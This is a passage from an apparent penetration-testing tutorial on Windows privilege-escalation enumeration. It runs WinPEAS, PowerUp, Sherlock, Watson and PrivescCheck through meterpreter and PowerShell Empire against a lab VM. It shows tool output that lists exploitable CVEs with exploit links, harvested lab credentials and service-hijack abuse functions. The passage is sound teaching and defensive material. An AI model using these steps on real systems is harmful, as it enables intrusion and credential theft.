

In the previous step, we executed WinPEAS starting from a meterpreter shell. We can see that it is working properly with the colours that we discussed earlier. IT tells us about the Basic System Information. It even detects that it is a Virtual Machine. Using the build number of the target machine detects the exploits that it is vulnerable to.

```
 [?] You can find a Windows local PE Checklist here: https://book.hacktricks.xyz/windows/checklist


╔═══════════════════════════════════════════(System Information)═══════════════════════════════════════════╗

[+] Basic System Information
 [?] Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz
  Hostname: DESKTOP-ATNONJ9
  ProductName: Windows 10 Pro
  EditionID: Professional
  ReleaseId: 1903
  BuildBranch: 19h1_release
  CurrentMajorVersionNumber: 10
  CurrentVersion: 6.3
  Architecture: AMD64
  ProcessorCount: 4
  SystemLang: en-US
  KeyboardLang: English (United States)
  TimeZone: (UTC-08:00) Pacific Time (US & Canada)
  IsVirtualMachine: True
  Current Time: 2/20/2021 1:30:59 PM
  HighIntegrity: False
  PartOfDomain: False
  Hotfixes: KB4493478, KB4497727, KB4495666,

[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
  OS Build Number: 18362
     [!] CVE-2019-1064 : VULNERABLE
      [>] https://www.rythmstick.net/posts/cve-2019-1064/

     [!] CVE-2019-1130 : VULNERABLE
      [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

     [!] CVE-2019-1253 : VULNERABLE
      [>] https://github.com/padovah4ck/CVE-2019-1253

     [!] CVE-2019-1315 : VULNERABLE
      [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

     [!] CVE-2019-1385 : VULNERABLE
      [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

     [!] CVE-2019-1388 : VULNERABLE
      [>] https://github.com/jas502n/CVE-2019-1388

     [!] CVE-2019-1405 : VULNERABLE
      [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019
```


## PowerShell Empire: WinPEAS

Moving on from the Metasploit, if you prefer to use the PowerShell Empire as a tool to compromise the target machine and now are looking for a method to elevate those privileges then there is a WinPEAS script present inside the PowerShell Empire. We select the Agent and then select the module and execute the script on the selected Agent.

```
usemodule privesc/WinPEAS
execute
```




As the WinPEAS starts running on the target machine, we can see the Network Interfaces that the target machine is interacting with. It inspects the TCP connects as well.




WinPEAS works well into extracting the Group Policies and users as well. If there are any cached passwords it will extracts that as well. If there exists any program with credentials then it is possible that it will extract those for you. If not, it will still show you the path of the file that might contain the credentials.

```
=================================(Interesting files and registry)=================================

  [+] Putty Sessions
    SessionName: BWP123F42
    ProxyPassword: password321
    ProxyUsername: user
  ===================================================================================================


  [+] Putty SSH Host keys
    Not Found

  [+] SSH keys in registry
   [?] If you find anything here, follow the link to learn how to decrypt the SSH keys https://book.hacktricks.x
    Not Found

  [+] Cloud Credentials
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
    Not Found

  [+] Unattend Files
    C:\Windows\Panther\Unattend.xml
<Password>                    <Value>cGFzc3dvcmQxMjM=</Value>                    <PlainText>false</PlainText>

  [+] Looking for common SAM & SYSTEM backups

  [+] Looking for McAfee Sitelist.xml Files
    C:\Users\All Users\McAfee\Common Framework\SiteList.xml

  [+] Cached GPP Passwords
  [X] Exception: Could not find a part of the path 'C:\ProgramData\Microsoft\Group Policy\History'.

  [+] Looking for possible regs with creds
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#inside-the-registry
    Not Found
    Not Found
    Not Found
    Not Found

  [+] Looking for possible password files in users homes
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
    C:\Users\All Users\Microsoft\UEV\InboxTemplates\RoamingCredentialSettings.xml

  [+] Looking inside the Recycle Bin for creds files
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files

  [+] Searching known files that can contain creds in home
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
    C:\Users\user\NTUSER.DAT
```


## PowerShell Empire: PowerUp

We already worked with PowerUp earlier in this article but what we did was to execute it directly on the shell. This time we will use it from the PowerShell Empire. It provides more stability and is faster on execution. The basic checks are the same that we observed earlier but now we just executed it on an Agent using the following commands.

```
usemodule privesc/powerup/allchecks
execute
```

```
(Empire: 836R42UA) > usemodule privesc/powerup/allchecks
(Empire: powershell/privesc/powerup/allchecks) > execute
[*] Tasked 836R42UA to run TASK_CMD_JOB
[*] Agent 836R42UA tasked with task ID 4
[*] Tasked agent 836R42UA to run module powershell/privesc/powerup/allchecks
(Empire: powershell/privesc/powerup/allchecks) >
Job started: 4PB6D5


[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True

ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Pe
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True




[*] Checking service executable and argument permissions...


ServiceName                   : filepermsvc
Path                          : "C:\Program Files\File Permissions Service\filepermservice.
ModifiableFile                : C:\Program Files\File Permissions Service\filepermservice.e
ModifiableFilePermissions     : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : Everyone
StartName                     : LocalSystem
AbuseFunction                 : Install-ServiceBinary -Name 'filepermsvc'
CanRestart                    : True
```

As before after working for a while, it got on to the Auto Logon, there it found the credentials for the user. It also found the Path for the autorun configs. After extracting these, it goes on to enumerate the schedule tasks as shown in the image below.




## PowerShell Empire: Sherlock

Once you eliminate the impossible, whatever remains, no matter how improbable, must be the truth. With that supreme quote we are in the mood for executing the Sherlock to the target machine which will snoop for the clues that will help us to elevate privileges on the target machine. We have deployed Sherlock before as well but we did that directly on the shell but this time we have changed the scenario a bit. Instead of the shell we now have an Agent active on the target machine through PowerShell Empire. We will just select the Agent and select the module and execute it.

```
usemodule privesc/sherlock
execute
```


```
(Empire: 836R42UA) > usemodule privesc/sherlock
(Empire: powershell/privesc/sherlock) > execute
[*] Tasked 836R42UA to run TASK_CMD_JOB
[*] Agent 836R42UA tasked with task ID 5
[*] Tasked agent 836R42UA to run module powershell/privesc/sherlock
(Empire: powershell/privesc/sherlock) >
Job started: HGB856



Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Not Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable
```

## PowerShell Empire: Watson

There cannot be a Sherlock without a Watson. There is another module inside the PowerShell Empire that can enumerate the possible vulnerabilities to elevate privileges on the target machine by the name of Watson. It

enumerates on the basis of build number and can return the CVE ID to easily exploit the machine and get Administrator Access.

```
usemodule privesc/watson
execute
```





## PowerShell Empire: Privesccheck

At last, we come to the Privesccheck script. It has been also integrated with the PowerShell Empire Framework to provide easy access upon exploiting a Windows Based Machine. All the checks that it performs are the same

as we discussed previously but the only change is that now we are loading it as a module to be activated on an active Agent inside the PowerShell Empire.

```
usemodule privesc/privesccheck
execute
```




We can see that it is targeting different services and trying to test if they are vulnerable or not. It is also checking that service with different users, Access Rights. It also checks if the current user is able to access that particular service or not.

```
+------+-------------------------------------------------------+------+
| TEST | SERVICES > Unquoted Path                              | VULN |
+------+-------------------------------------------------------+------+
| DESC | List registered services and check whether any of     |      |
|      | them is configured with an unquoted path that can be  |      |
|      | exploited.                                            |      |
+------+-------------------------------------------------------+------+
[!] Not vulnerable.


+------+-------------------------------------------------------+------+
| TEST | SERVICES > System's %PATH%                            | VULN |
+------+-------------------------------------------------------+------+
| DESC | Retrieve the list of SYSTEM %PATH% folders and check  |      |
|      | whether the current user has some write permissions   |      |
|      | in any of them.                                       |      |
+------+-------------------------------------------------------+------+
[*] Found 3 result(s).


Path              : C:\Users\raj\AppData\Local\Microsoft\WindowsApps
ModifiablePath    : C:\Users\raj\AppData\Local\Microsoft\WindowsApps
IdentityReference : DESKTOP-ATNONJ9\user
